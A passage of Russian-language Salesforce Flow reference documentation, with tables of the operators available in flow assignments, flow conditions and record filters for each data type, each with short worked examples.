Замена ресурса типа «Логический» новым значением.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

| Оператор | Описание  | Поддерживаемые типы данных | Пример   |
|----------|---|----------------------------|--|
| равно    | Данные, введенные или выбранные как значение, заменяют значение переменной. | Логический                 | До назначения: <code>{!varBoolean}</code> возвращает <code>false</code> .<br>Назначение: <code>{!varBoolean} <b>равно</b> {!\$GlobalConstant.True}</code> .<br>После назначения: <code>{!varBoolean}</code> возвращает <code>true</code> . |

## Коллекция

Замена значения переменной коллекции или переменной коллекции `sObject` («равно»), либо добавление элемента в конец переменной («добавить»).

| Оператор | Описание  | Поддерживаемые типы данных   | Пример   |
|----------|---|--|--|
| равно    | Данные, введенные или выбранные как значение, заменяют значение переменной.                             | Коллекция аналогичного типа данных или типа объекта<br><br>Типы данных «Текст», «Раскрывающийся список» и «Раскрывающийся список со множественным выбором» совместимы друг с другом.                     | До назначения:<br><ul style="list-style-type: none"> <li><code>{!collText}</code> возвращает <code>Yellow, Green, Blue</code>.</li> <li><code>{!collPicklist}</code> возвращает <code>Blue, Red, Orange</code>.</li> </ul> Назначение: <code>{!collText} <b>равно</b> {!collPicklist}</code> .<br>После назначения: <code>{!collText}</code> возвращает <code>Blue, Red, Orange</code> . |
| добавить | Данные, введенные или выбранные как значение, добавляются в конец коллекции в качестве нового элемента. | Переменная аналогичного типа данных или переменная <code>sObject</code> аналогичного типа объекта<br><br>Типы данных «Текст», «Раскрывающийся список» и «Раскрывающийся список со множественным выбором» | До назначения:<br><ul style="list-style-type: none"> <li><code>{!collText}</code> возвращает <code>Yellow, Green, Blue</code>.</li> <li><code>{!varPicklist}</code> возвращает <code>Red</code>.</li> </ul> Назначение: <code>{!collText} <b>добавить</b> {!varPicklist}</code> .<br>После назначения: <code>{!collText}</code> возвращает <code>Yellow, Green, Blue, Red</code> .       |

| Оператор | Описание | Поддерживаемые типы данных | Пример |
|----------|----------|----------------------------|--------|
|          |          | совместимы друг с другом.  |        |

### Валюта и число

Замена («равно»), добавление («добавить») или вычитание («вычесть») значения ресурса типа «Валюта» или «Число».

| Оператор | Описание  | Поддерживаемые типы данных  | Пример   |
|----------|---|---|--|
| равно    | Число, введенное или выбранное как значение, заменяет значение переменной.      | <ul style="list-style-type: none"> <li>Валюта</li> <li>Число</li> </ul> | <p>До назначения: <code>{!varCurrency}</code> возвращает 10.</p> <p>Назначение: <code>{!varCurrency}</code> <b>равно</b> 7.</p> <p>После назначения: <code>{!varCurrency}</code> возвращает 7.</p>     |
| добавить | Число, введенное или выбранное как значение, добавляется в значение переменной. | <ul style="list-style-type: none"> <li>Валюта</li> <li>Число</li> </ul> | <p>До назначения: <code>{!varCurrency}</code> возвращает 10.</p> <p>Назначение: <code>{!varCurrency}</code> <b>добавить</b> 7.</p> <p>После назначения: <code>{!varCurrency}</code> возвращает 17.</p> |
| вычесть  | Число, введенное или выбранное как значение, вычитается из значения переменной. | <ul style="list-style-type: none"> <li>Валюта</li> <li>Число</li> </ul> | <p>До назначения: <code>{!varCurrency}</code> возвращает 10.</p> <p>Назначение: <code>{!varCurrency}</code> <b>вычесть</b> 7.</p> <p>После назначения: <code>{!varCurrency}</code> возвращает 3.</p>   |

### Дата

Замена («равно»), добавление («добавить») или вычитание («вычесть») значения ресурса типа «Дата/время».

| Оператор | Описание  | Поддерживаемые типы данных   | Пример  |
|----------|---|--|---|
| равно    | Дата, введенная или выбранная как значение, заменяет значение переменной. | <ul style="list-style-type: none"> <li>Дата</li> <li>Дата/время</li> </ul> | <p>До назначения: <code>{!varDate}</code> возвращает 1/16/2016.</p> <p>Назначение: <code>{!varDate}</code> <b>равно</b> 1/15/2016.</p> <p>После назначения: <code>{!varDate}</code> возвращает 1/15/2016.</p> |
| добавить | Значение добавляется в значение выбранной переменной (в днях).            | <ul style="list-style-type: none"> <li>Валюта</li> <li>Число</li> </ul>    | <p>До назначения: <code>{!varDate}</code> возвращает 1/16/2016.</p> <p>Назначение: <code>{!varDate}</code> <b>добавить</b> 7.</p> <p>После назначения: <code>{!varDate}</code> возвращает 1/23/2016.</p>      |
| вычесть  | Значение вычитается из значения выбранной переменной (в днях).            | <ul style="list-style-type: none"> <li>Валюта</li> <li>Число</li> </ul>    | <p>До назначения: <code>{!varDate}</code> возвращает 1/16/2016.</p> <p>Назначение: <code>{!varDate}</code> <b>вычесть</b> 7.</p>  |

| Оператор | Описание | Поддерживаемые типы данных | Пример   |
|----------|----------|----------------------------|--|
|          |          |                            | После назначения: <code>{!varDate}</code> возвращает 1/9/2016. |


### Дата/время

Замена ресурса типа «Дата/время» новым значением («равно»).

| Оператор | Описание  | Поддерживаемые типы данных   | Пример  |
|----------|---|--|---|
| равно    | Дата, введенная или выбранная как значение, заменяет значение переменной. | <ul style="list-style-type: none"> <li>Дата</li> <li>Дата/время</li> </ul> | <p>До назначения: <code>{!varDateTime}</code> возвращает 1/16/2016 01:00.</p> <p>Назначение: <code>{!varDateTime}</code> <b>равно</b> 1/16/2016 08:00.</p> <p>После назначения: <code>{!varDateTime}</code> возвращает 1/16/2016 08:00.</p> |

### Раскрывающийся список

Замена ресурса типа «Раскрывающийся список» новым значением («равно») или объединение значения с исходным значением («добавить»).


 **Прим.:** Значения назначаются или добавляются в ресурс типа «Раскрывающийся список» после преобразования в строковые значения.

| Оператор | Описание   | Поддерживаемые типы данных  | Пример   |
|----------|--|---|--|
| равно    | Данные, введенные или выбранные как значение, заменяют значение выбранного раскрывающегося списка. | <ul style="list-style-type: none"> <li>Логический</li> <li>Валюта</li> <li>Дата</li> <li>Дата/время</li> <li>Раскрывающийся список со множественным выбором</li> <li>Число</li> <li>Раскрывающийся список</li> <li>Текст</li> </ul> | <p>До назначения: <code>{!varPicklist}</code> возвращает Blue.</p> <p>Назначение: <code>{!varPicklist}</code> <b>равно</b> Yellow.</p> <p>После назначения: <code>{!varPicklist}</code> возвращает Yellow.</p> |

| Оператор | Описание   | Поддерживаемые типы данных  | Пример  |
|----------|--|---|---|
| добавить | Данные, введенные или выбранные как значение, добавляются в конец выбранного раскрывающегося списка. | <ul style="list-style-type: none"> <li>• Логический</li> <li>• Валюта</li> <li>• Дата</li> <li>• Дата/время</li> <li>• Раскрывающийся список со множественным выбором</li> <li>• Число</li> <li>• Раскрывающийся список</li> <li>• Текст</li> </ul> | <p>До назначения: <code>{!varPicklist}</code> возвращает Blue.</p> <p>Назначение: <code>{!varPicklist}</code> <b>добавить</b> -green.</p> <p>После назначения: <code>{!varPicklist}</code> возвращает Blue-green.</p> |

### Раскрывающийся список со множественным выбором

Замена ресурса типа «Раскрывающийся список со множественным выбором» новым значением («равно»), объединение значения с исходным значением («добавить») или добавление выбора в ресурс («добавить элемент»).

 **Прим.:** Значения назначаются или добавляются в ресурс типа «Раскрывающийся список со множественным выбором» после преобразования в строковые значения.

| Оператор | Описание  | Поддерживаемые типы данных   | Пример  |
|----------|---|--|---|
| равно    | Данные, введенные или выбранные как значение, заменяют значение выбранного раскрывающегося списка со множественным выбором. | <ul style="list-style-type: none"> <li>• Логический</li> <li>• Коллекция</li> <li>• Валюта</li> <li>• Дата</li> <li>• Дата/время</li> <li>• Раскрывающийся список со множественным выбором</li> <li>• Число</li> <li>• Раскрывающийся список</li> <li>• Текст</li> </ul> | <p>До назначения: <code>{!varMSP}</code> возвращает Blue.</p> <p>Назначение: <code>{!varMSP}</code> <b>равно</b> Yellow.</p> <p>После назначения: <code>{!varMSP}</code> возвращает Yellow.</p> |
| добавить | Данные, введенные или выбранные как значение, добавляются в последний элемент, выбранный в                                  | <ul style="list-style-type: none"> <li>• Логический</li> <li>• Валюта</li> <li>• Дата</li> </ul>   | <p>До назначения: <code>{!varMSP}</code> возвращает Blue; Green.</p> <p>Данное значение содержит два отдельных выбора.</p> <p>Назначение: <code>{!varMSP}</code> <b>добавить</b> Yellow.</p>    |

| Оператор         | Описание   | Поддерживаемые типы данных  | Пример   |
|------------------|--|---|--|
|                  | <p>раскрываемом списке со множественным выбором. Они не создают выбор.</p> <p>Добавление элементов в ресурс типа «Раскрывающийся список со множественным выбором» выполняется посредством оператора «добавить элемент».</p> <p>Чтобы добавить элементы, разделенные точкой с запятой, в переменную раскрываемого списка со множественным выбором посредством оператора «добавить», рекомендуем всегда добавлять пробел после точки с запятой и удалять пробел перед точкой с запятой (при его наличии). Данный алгоритм позволяет сравнивать значения переменной со значениями поля раскрываемого списка со множественным выбором из базы данных Salesforce.</p> <p>Например: ; Yellow</p> | <ul style="list-style-type: none"> <li>• Дата/время</li> <li>• Раскрывающийся список со множественным выбором</li> <li>• Число</li> <li>• Раскрывающийся список</li> <li>• Текст</li> </ul>   | <p>После назначения: {!varMSP} возвращает Blue; GreenYellow. Данное значение содержит два отдельных выбора.</p>  |
| добавить элемент | <p>Данные, введенные или выбранные как значение, добавляются в конец раскрываемого списка со множественным выбором в качестве нового выбора. Элемент «Назначение» автоматически добавляет «;» перед новым элементом. Данный алгоритм позволяет системе Salesforce считывать его как отдельный элемент, выбранный раскрываемым списком со множественным выбором.</p>  | <ul style="list-style-type: none"> <li>• Логический</li> <li>• Валюта</li> <li>• Дата</li> <li>• Дата/время</li> <li>• Раскрывающийся список со множественным выбором</li> <li>• Число</li> <li>• Раскрывающийся список</li> <li>• Текст</li> </ul> | <p>До назначения: {!varMSP} возвращает Blue; Green.</p> <p>Назначение: {!varMSP} <b>добавить</b> элемент Yellow.</p> <p>После назначения: {!varMSP} возвращает Blue; Green; Yellow. Данное значение содержит три отдельных выбора.</p> |

## sObject

Замена переменной sObject новым значением («равно»).

| Оператор | Описание   | Поддерживаемые типы данных          | Пример  |
|----------|--|-------------------------------------|---|
| равно    | sObject, выбранный как значение, заменяет значение переменной. | sObject с аналогичным типом объекта | <p>До назначения:</p> <ul style="list-style-type: none"> <li>• <code>{!account1}</code> содержит значения полей для организации 1.</li> <li>• <code>{!account2}</code> содержит значения полей для организации 2.</li> </ul> <p>Назначение: <code>{!account1}</code> <b>равно</b> <code>{!account2}</code>.</p> <p>После назначения: <code>{!account1}</code> и <code>{!account2}</code> содержат значения полей для организации 2.</p> |

## Текст

Замена ресурса типа «Текст» новым значением («равно») или объединение значения с концом исходного значения («добавить»).

 **Прим.:** Значения назначаются или добавляются в ресурс типа «Текст» после преобразования в строковые значения.

| Оператор | Описание   | Поддерживаемые типы данных  | Пример  |
|----------|--|---|---|
| равно    | Текст, введенный или выбранный как значение, заменяет значение переменной.   | <ul style="list-style-type: none"> <li>• Логический</li> <li>• Валюта</li> <li>• Дата</li> <li>• Дата/время</li> <li>• Число</li> <li>• <del>Различные</del> список со множественным выбором</li> <li>• <del>Различные</del> список</li> <li>• Текст</li> </ul> | <p>До назначения: <code>{!varText}</code> возвращает Blue.</p> <p>Назначение: <code>{!varText}</code> <b>равно</b> Yellow.</p> <p>После назначения: <code>{!varText}</code> возвращает Yellow.</p>        |
| добавить | Текст, введенный или выбранный как значение, добавляется в конец переменной. | <ul style="list-style-type: none"> <li>• Логический</li> <li>• Валюта</li> <li>• Дата</li> <li>• Дата/время</li> <li>• Число</li> <li>• <del>Различные</del> список со множественным выбором</li> </ul>   | <p>До назначения: <code>{!varText}</code> возвращает Blue.</p> <p>Назначение: <code>{!varText}</code> <b>добавить</b> Yellow.</p> <p>После назначения: <code>{!varText}</code> возвращает BlueYellow.</p> |



| Оператор | Описание | Поддерживаемые типы данных   | Пример |
|----------|----------|--|--------|
|          |          | <ul style="list-style-type: none"> <li>Раскрывающийся список</li> <li>Текст</li> </ul> |        |

### Операторы в условиях потока

Рекомендуем использовать операторы условия для проверки значения выбранного ресурса. Условия используются в элементах «Решение» и «Ожидание».

Данный раздел содержит справочную информацию по поддерживаемым операторам для каждого типа данных выбранного ресурса.

- [Логический](#)
- [Выбор](#)
- [Коллекция](#)
- [Валюта](#)
- [Дата](#)
- [Дата/время](#)
- [Раскрывающийся список со множественным выбором](#)
- [Число](#)
- [Раскрывающийся список](#)
- [sObject](#)
- [Текст](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### Логический

Проверка значения ресурса типа «Логический» на соответствие другому значению или ресурсу.

| Оператор    | Условие истинности  | Поддерживаемые типы данных |
|-------------|---|----------------------------|
| не равно    | Значение выбранного ресурса не соответствует данным, введенным или выбранным как значение.  | Логический                 |
| равно       | Значение выбранного ресурса соответствует данным, введенным или выбранным как значение.<br><br>Результат возвращает истинное значение при применении данного результата сеансом потока. Событие ожидания возвращает истинное значение при соответствии всех условий ожидания для данного события. | Логический                 |
| задано      | Значение ресурса является полем переменной sObject, которое как минимум один раз заполнялось значением в потоке.  | Логический                 |
| просмотрено | Выбранный ресурс является элементом потока, который просматривался во время сеанса потока.  | Логический                 |

## Выбор

Каждый ресурс типа «Выбор» использует тип данных и подчиняется правилам операторов для данного типа данных. Тем не менее, ресурсы типа «Выбор» поддерживают один дополнительный оператор, который не поддерживается другими ресурсами (независимо от их типа данных).

| Оператор | Условие истинности   | Поддерживаемые типы данных |
|----------|--|----------------------------|
| выбрано  | <p>Пользователь выбирает данный выбор или динамический выбор в поле ввода выбора.</p> <p>Если поток ссылается на один элемент выбора в разных окнах, то оператор «выбрано» всегда оценивается по последнему окну, просмотренному потоком.</p> <p>Если поток ссылается на один элемент выбора с пользовательским вводом в нескольких областях одного окна, то данный оператор всегда оценивает первое использование в окне.</p> | Логический                 |

## Коллекция

Проверка значения ресурса типа «Коллекция» на наличие или соответствие другому значению или ресурсу.

| Оператор | Условие истинности   | Поддерживаемые типы данных  |
|----------|--|---|
| содержит | Элемент коллекции, выбранный как ресурс, содержит абсолютно одинаковое значение, выбранное как значение.   | <p>Различается</p> <p>Если ресурс является переменной коллекции sObject, то поддерживаются только ресурсы sObject с одинаковым типом объекта.</p> <p>В противном случае, поддерживаются только ресурсы с одинаковым типом данных.</p> |
| не равно | <p>Коллекция, выбранная как ресурс, не соответствует коллекции, выбранной как значение.</p> <p>Две переменные коллекции sObject являются неравными, если содержат разные поля или разные значения полей.</p> | Коллекция<br>Если ресурс является переменной коллекции sObject, то поддерживаются только переменные коллекции sObject с   |

| Оператор   | Условие истинности  | Поддерживаемые типы данных  |
|------------|---|---|
|            |   | <p>одинаковым типом объекта.</p> <p>В противном случае, поддерживаются только переменные коллекции с одинаковым типом данных.</p>   |
| равно      | <p>Коллекция, выбранная как ресурс, соответствует коллекции, выбранной как значение.</p> <p>Две переменные коллекции sObject являются равными, если содержат одинаковые поля, которые содержат одинаковые значения.</p> | <p>Коллекция</p> <p>Если ресурс является переменной коллекции sObject, то поддерживаются только переменные коллекции sObject с одинаковым типом объекта.</p> <p>В противном случае, поддерживаются только переменные коллекции с одинаковым типом данных.</p> |
| равно нулю | Коллекция, выбранная как ресурс, не заполняется значениями.   | Логический  |

### Валюта и число

Проверка значения ресурса типа «Валюта» или «Число» на соответствие, превышение или не превышение другого значения или ресурса.

| Оператор | Условие истинности   | Поддерживаемые типы данных  |
|----------|--|---|
| не равно | Значение, выбранное как ресурс, не соответствует данным, введенным или выбранным как значение. | <ul style="list-style-type: none"> <li>• Валюта</li> <li>• Число</li> </ul> |
| равно    | Значение, выбранное как ресурс, соответствует данным, введенным или выбранным как значение.    | <ul style="list-style-type: none"> <li>• Валюта</li> <li>• Число</li> </ul> |
| больше   | Значение ресурса превышает данные, введенные или выбранные как значение.                       | <ul style="list-style-type: none"> <li>• Валюта</li> </ul>                  |

| Оператор         | Условие истинности   | Поддерживаемые типы данных  |
|------------------|--|---|
|                  |  | <ul style="list-style-type: none"> <li>Число</li> </ul>                 |
| больше или равно | Значение ресурса превышает или соответствует данным, введенным или выбранным как значение.                       | <ul style="list-style-type: none"> <li>Валюта</li> <li>Число</li> </ul> |
| меньше           | Значение ресурса не превышает данные, введенные или выбранные как значение.                                      | <ul style="list-style-type: none"> <li>Валюта</li> <li>Число</li> </ul> |
| меньше или равно | Значение ресурса не превышает или соответствует данным, введенным или выбранным как значение.                    | <ul style="list-style-type: none"> <li>Валюта</li> <li>Число</li> </ul> |
| равно нулю       | Ресурс не заполняется значением.   | Логический  |
| задано           | Значение ресурса является полем переменной sObject, которое как минимум один раз заполнялось значением в потоке. | Логический  |

### Дата и дата/время

Проверка значения ресурса типа «Дата» или «Дата/время» на соответствие, предшествование или следование за другим значением или ресурсом.

| Оператор         | Условие истинности  | Поддерживаемые типы данных   |
|------------------|---|--|
| не равно         | Значение, выбранное как ресурс, не соответствует данным, введенным или выбранным как значение.                                | <ul style="list-style-type: none"> <li>Дата</li> <li>Дата/время</li> </ul> |
| равно            | Значение, выбранное как ресурс, соответствует данным, введенным или выбранным как значение.                                   | <ul style="list-style-type: none"> <li>Дата</li> <li>Дата/время</li> </ul> |
| больше           | Значение ресурса является более поздней датой или временем, чем данные, введенные или выбранные как значение.                 | <ul style="list-style-type: none"> <li>Дата</li> <li>Дата/время</li> </ul> |
| больше или равно | Значение ресурса является более поздней или аналогичной датой или временем, чем данные, введенные или выбранные как значение. | <ul style="list-style-type: none"> <li>Дата</li> <li>Дата/время</li> </ul> |
| меньше           | Значение ресурса является более ранней датой или временем, чем данные, введенные или выбранные как значение.                  | <ul style="list-style-type: none"> <li>Дата</li> <li>Дата/время</li> </ul> |
| меньше или равно | Значение ресурса является более ранней или аналогичной датой или временем, чем данные, введенные или выбранные как значение.  | <ul style="list-style-type: none"> <li>Дата</li> <li>Дата/время</li> </ul> |

| Оператор   | Условие истинности   | Поддерживаемые типы данных |
|------------|--|----------------------------|
| равно нулю | Ресурс не заполняется значением.   | Логический                 |
| задано     | Значение ресурса является полем переменной sObject, которое как минимум один раз заполнялось значением в потоке. | Логический                 |

### Раскрывающийся список

Проверка значения ресурса типа «Раскрывающийся список» на соответствие или наличие другого значения или ресурса.




**Прим.:** Данные операторы обрабатывают значение ресурса как текстовое значение.


| Оператор | Условие истинности   | Поддерживаемые типы данных  |
|----------|--|---|
| содержит | Значение, выбранное как ресурс, содержит данные, введенные или выбранные как значение.<br><br>Например, если <code>{!varPicklist}</code> содержит значение <code>yellow-green</code> , то условие « <code>{!varPicklist}</code> <b>содержит</b> <code>green</code> » оценивается как истинное. | <ul style="list-style-type: none"> <li>• Логический</li> <li>• Валюта</li> <li>• Дата</li> <li>• Дата/время</li> <li>• Раскрывающийся список со множественным выбором</li> <li>• Число</li> <li>• Раскрывающийся список</li> <li>• Текст</li> </ul> |
| не равно | Значение, выбранное как ресурс, не соответствует данным, введенным или выбранным как значение.   | <ul style="list-style-type: none"> <li>• Логический</li> <li>• Валюта</li> <li>• Дата</li> <li>• Дата/время</li> <li>• Раскрывающийся список со множественным выбором</li> <li>• Число</li> <li>• Раскрывающийся список</li> <li>• Текст</li> </ul> |
| равно    | Значение, выбранное как ресурс, соответствует данным, введенным или выбранным как значение.  | <ul style="list-style-type: none"> <li>• Логический</li> <li>• Валюта</li> </ul>  |



| Оператор | Условие истинности   | Поддерживаемые типы данных  |
|----------|--|---|
|          |  | <ul style="list-style-type: none"> <li>Дата</li> <li>Дата/время</li> <li>Раскрывающийся список со множественным выбором</li> <li>Число</li> <li>Раскрывающийся список</li> <li>Текст</li> </ul> |
| задано   | Значение ресурса является полем переменной sObject, которое как минимум один раз заполнялось значением в потоке. | Логический  |

### Раскрывающийся список со множественным выбором

Проверка значения ресурса типа «Раскрывающийся список со множественным выбором» на соответствие или наличие другого значения или ресурса.

 **Прим.:** Данные операторы обрабатывают значение ресурса как текстовое значение. Если значение ресурса содержит несколько элементов, то операторы обрабатывают данное значение как одну строку, элементы которой разделяются точкой с запятой. Операторы не обрабатывают каждый элемент как отдельное значение. Например, операторы обрабатывают строку `red; blue; green` как одно значение, но не как три отдельных значения.

| Оператор | Условие истинности  | Поддерживаемые типы данных  |
|----------|---|---|
| содержит | <p>Значение, выбранное как ресурс, содержит данные, введенные или выбранные как значение.</p> <p> <b>Совет:</b> При использовании данного оператора для ресурса типа «Раскрывающийся список со множественным выбором» просмотрите значения, доступные пользователю для ввода. Чтобы проверить наличие конкретного значения, а также его использование в другом значении, создайте ресурс «Формула», использующий функцию INCLUDES.</p> <p>Например, организация использует значение раскрывающегося списка со множественным выбором «Color». Среди возможных значений встречаются «green» и «yellow-green». Если допустимыми являются оба значения «green» и «yellow-green», воспользуйтесь оператором «содержит» в условии потока. Если допустимым является только значение «green», создайте формулу, использующую функцию INCLUDES().</p> | <ul style="list-style-type: none"> <li>Логический</li> <li>Валюта</li> <li>Дата</li> <li>Дата/время</li> <li>Раскрывающийся список со множественным выбором</li> <li>Число</li> <li>Раскрывающийся список</li> <li>Текст</li> </ul> |

| Оператор | Условие истинности   | Поддерживаемые типы данных  |
|----------|--|---|
| не равно | <p>Значение, выбранное как ресурс, не соответствует данным, введенным или выбранным как значение.</p> <p> <b>Прим.:</b> Порядок играет важную роль. При наличии сомнений относительно порядка отображения проверяемых значений воспользуйтесь функцией INCLUDES() в формуле потока. Например, при сравнении строк «red; blue; green» и «blue; green; red» посредством оператора «не равно» данное условие возвращает истинное значение.</p>   | <ul style="list-style-type: none"> <li>• Логический</li> <li>• Валюта</li> <li>• Дата</li> <li>• Дата/время</li> <li>• Раскрывающийся список со множественным выбором</li> <li>• Число</li> <li>• Раскрывающийся список</li> <li>• Текст</li> </ul> |
| равно    | <p>Значение, выбранное как ресурс, полностью соответствует данным, введенным или выбранным как значение.</p> <p> <b>Прим.:</b> Порядок играет важную роль. При наличии сомнений относительно порядка отображения проверяемых значений воспользуйтесь функцией INCLUDES() в формуле потока. Например, при сравнении строк «red; blue; green» и «blue; green; red» посредством оператора «равно» данное условие возвращает ложное значение.</p> | <ul style="list-style-type: none"> <li>• Логический</li> <li>• Валюта</li> <li>• Дата</li> <li>• Дата/время</li> <li>• Раскрывающийся список со множественным выбором</li> <li>• Число</li> <li>• Раскрывающийся список</li> <li>• Текст</li> </ul> |
| задано   | <p>Значение ресурса является полем переменной sObject, которое как минимум один раз заполнялось значением в потоке.</p>  | Логический  |

### sObject


Проверка значения ресурса типа «sObject» на соответствие другому значению или ресурсу.

| Оператор | Условие истинности  | Поддерживаемые типы данных          |
|----------|---|-------------------------------------|
| не равно | <p>Значение, выбранное как ресурс, не соответствует данным, введенным или выбранным как значение.</p> | sObject с аналогичным типом объекта |

| Оператор   | Условие истинности  | Поддерживаемые типы данных          |
|------------|---|-------------------------------------|
| равно      | Значение, выбранное как ресурс, соответствует данным, введенным или выбранным как значение. | sObject с аналогичным типом объекта |
| равно нулю | Ресурс не заполняется значением.  | Логический                          |

## Текст

Проверка значения ресурса типа «Текст» на соответствие, наличие, окончание или начало с другого значения или ресурса.

 **Прим.:** Значения сравниваются с ресурсом типа «Текст» после преобразования в строковые значения.

| Оператор | Условие истинности   | Поддерживаемые типы данных  |
|----------|--|---|
| содержит | Значение, выбранное как ресурс, содержит данные, введенные или выбранные как значение.         | <ul style="list-style-type: none"> <li>• Логический</li> <li>• Валюта</li> <li>• Дата</li> <li>• Дата/время</li> <li>• Раскрывающийся список со множественным выбором</li> <li>• Число</li> <li>• Раскрывающийся список</li> <li>• Текст</li> </ul> |
| не равно | Значение, выбранное как ресурс, не соответствует данным, введенным или выбранным как значение. | <ul style="list-style-type: none"> <li>• Логический</li> <li>• Валюта</li> <li>• Дата</li> <li>• Дата/время</li> <li>• Раскрывающийся список со множественным выбором</li> <li>• Число</li> <li>• Раскрывающийся список</li> <li>• Текст</li> </ul> |
| равно    | Значение, выбранное как ресурс, соответствует данным, введенным или выбранным как значение.    | <ul style="list-style-type: none"> <li>• Логический</li> </ul>  |



| Оператор         | Условие истинности   | Поддерживаемые типы данных  |
|------------------|--|---|
|                  |  | <ul style="list-style-type: none"> <li>• Валюта</li> <li>• Дата</li> <li>• Дата/время</li> <li>• Раскрывающийся список со множественным выбором</li> <li>• Число</li> <li>• Раскрывающийся список</li> <li>• Текст</li> </ul>                       |
| заканчивается на | Окончание значения, выбранного как ресурс, соответствует данным, введенным или выбранным как значение. | <ul style="list-style-type: none"> <li>• Логический</li> <li>• Валюта</li> <li>• Дата</li> <li>• Дата/время</li> <li>• Раскрывающийся список со множественным выбором</li> <li>• Число</li> <li>• Раскрывающийся список</li> <li>• Текст</li> </ul> |
| равно нулю       | Ресурс не заполняется значением.   | Логический  |
| начинается с     | Начало значения, выбранного как ресурс, соответствует данным, введенным или выбранным как значение.    | <ul style="list-style-type: none"> <li>• Логический</li> <li>• Валюта</li> <li>• Дата</li> <li>• Дата/время</li> <li>• Раскрывающийся список со множественным выбором</li> <li>• Число</li> <li>• Раскрывающийся список</li> <li>• Текст</li> </ul> |

| Оператор | Условие истинности   | Поддерживаемые типы данных |
|----------|--|----------------------------|
| задано   | Значение ресурса является полем переменной sObject, которое как минимум один раз заполнялось значением в потоке. | Логический                 |

### Операторы в фильтрах записей потока

Фильтр записи потока ограничивает область записей, обрабатываемых потоком. Например, воспользуйтесь фильтром записей для обновления только контактов, связанных с организацией 1. При добавлении элемента «Обновление записи» воспользуйтесь фильтрами записей для ограничения области только контактами, где организация 1 является родительской.

Данный раздел содержит справочную информацию по поддерживаемым операторам для каждого типа данных выбранного поля.

- Поля типа «Адрес»
- Поля типа «Автонумерация»
- Поля типа «Кнопка-флажок»
- Поля типа «Валюта»
- Поля типа «Дата»
- Поля типа «Дата/время»
- Поля типа «Эл. почта»
- Поля типа «Текст (зашифрованный)»
- Поля типа «Взаимосвязь внешнего поиска»
- Поля типа «Факс»
- Поля типа «Взаимосвязь поиска»
- Поля типа «Раскрывающийся список (множественный выбор)»
- Поля типа «Число»
- Родительские поля
- Поля типа «Процент»
- Поля типа «Тел.»
- Поля типа «Раскрывающийся список»
- Поля типа «Текст»
- Поля типа «Область подробного текста»
- Поля типа «Область обогащенного текста»
- Поля типа «URL-адрес»

### Поля типа «Кнопка-флажок»


При выборе поля типа «Кнопка-флажок» доступны указанные ниже операторы.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

| Оператор   | Фильтрация до записей, где значение выбранного поля...         | Поддерживаемые типы данных |
|------------|--|----------------------------|
| не равно   | Не соответствует данным, введенным или выбранным как значение. | Логический                 |
| равно      | Соответствует данным, введенным или выбранным как значение.    | Логический                 |
| равно нулю | Пока не заполнено значением (при выборе значения «Истина»).    | Логический                 |

 **Совет:** Поток обрабатывает значение null как значение, отличное от false. При фильтрации по записям, поле для флажка которой имеет значение null, не будет возвращено ни одной записи.

### Поля типа «Валюта», «Число» и «Процент»

При выборе поля типа «Валюта», «Число» или «Процент» доступны указанные ниже операторы.

| Оператор         | Фильтрация до записей, где значение выбранного поля...                       | Поддерживаемые типы данных  |
|------------------|--|---|
| не равно         | Не соответствует данным, введенным или выбранным как значение.               | <ul style="list-style-type: none"> <li>• Валюта</li> <li>• Число</li> </ul> |
| равно            | Соответствует данным, введенным или выбранным как значение.                  | <ul style="list-style-type: none"> <li>• Валюта</li> <li>• Число</li> </ul> |
| больше           | Превышает данные, введенные или выбранные как значение.                      | <ul style="list-style-type: none"> <li>• Валюта</li> <li>• Число</li> </ul> |
| больше или равно | Превышает или соответствует данным, введенным или выбранным как значение.    | <ul style="list-style-type: none"> <li>• Валюта</li> <li>• Число</li> </ul> |
| равно нулю       | Пока не заполнено значением (при выборе значения «Истина»).                  | Логический  |
| меньше           | Не превышает данные, введенные или выбранные как значение.                   | <ul style="list-style-type: none"> <li>• Валюта</li> <li>• Число</li> </ul> |
| меньше или равно | Не превышает или соответствует данным, введенным или выбранным как значение. | <ul style="list-style-type: none"> <li>• Валюта</li> <li>• Число</li> </ul> |

### Дата и дата/время

При выборе поля типа «Дата» или «Дата/время» доступны указанные ниже операторы.

| Оператор         | Фильтрация до записей, где значение выбранного поля...  | Поддерживаемые типы данных   |
|------------------|---|--|
| не равно         | Значение, выбранное как ресурс, не соответствует данным, введенным или выбранным как значение.                                | <ul style="list-style-type: none"> <li>Дата</li> <li>Дата/время</li> </ul> |
| равно            | Значение, выбранное как ресурс, соответствует данным, введенным или выбранным как значение.                                   | <ul style="list-style-type: none"> <li>Дата</li> <li>Дата/время</li> </ul> |
| больше           | Значение ресурса является более поздней датой или временем, чем данные, введенные или выбранные как значение.                 | <ul style="list-style-type: none"> <li>Дата</li> <li>Дата/время</li> </ul> |
| больше или равно | Значение ресурса является более поздней или аналогичной датой или временем, чем данные, введенные или выбранные как значение. | <ul style="list-style-type: none"> <li>Дата</li> <li>Дата/время</li> </ul> |
| равно нулю       | Пока не заполнено значением (при выборе значения «Истина»).   | Логический   |
| меньше           | Значение ресурса является более ранней датой или временем, чем данные, введенные или выбранные как значение.                  | <ul style="list-style-type: none"> <li>Дата</li> <li>Дата/время</li> </ul> |
| меньше или равно | Значение ресурса является более ранней или аналогичной датой или временем, чем данные, введенные или выбранные как значение.  | <ul style="list-style-type: none"> <li>Дата</li> <li>Дата/время</li> </ul> |

### Поля типа «Раскрывающийся список» и «Текст»

При выборе поля типа «Раскрывающийся список» или «Текст» доступны указанные ниже операторы.

| Оператор | Фильтрация до записей, где значение выбранного поля... | Поддерживаемые типы данных   |
|----------|--|--|
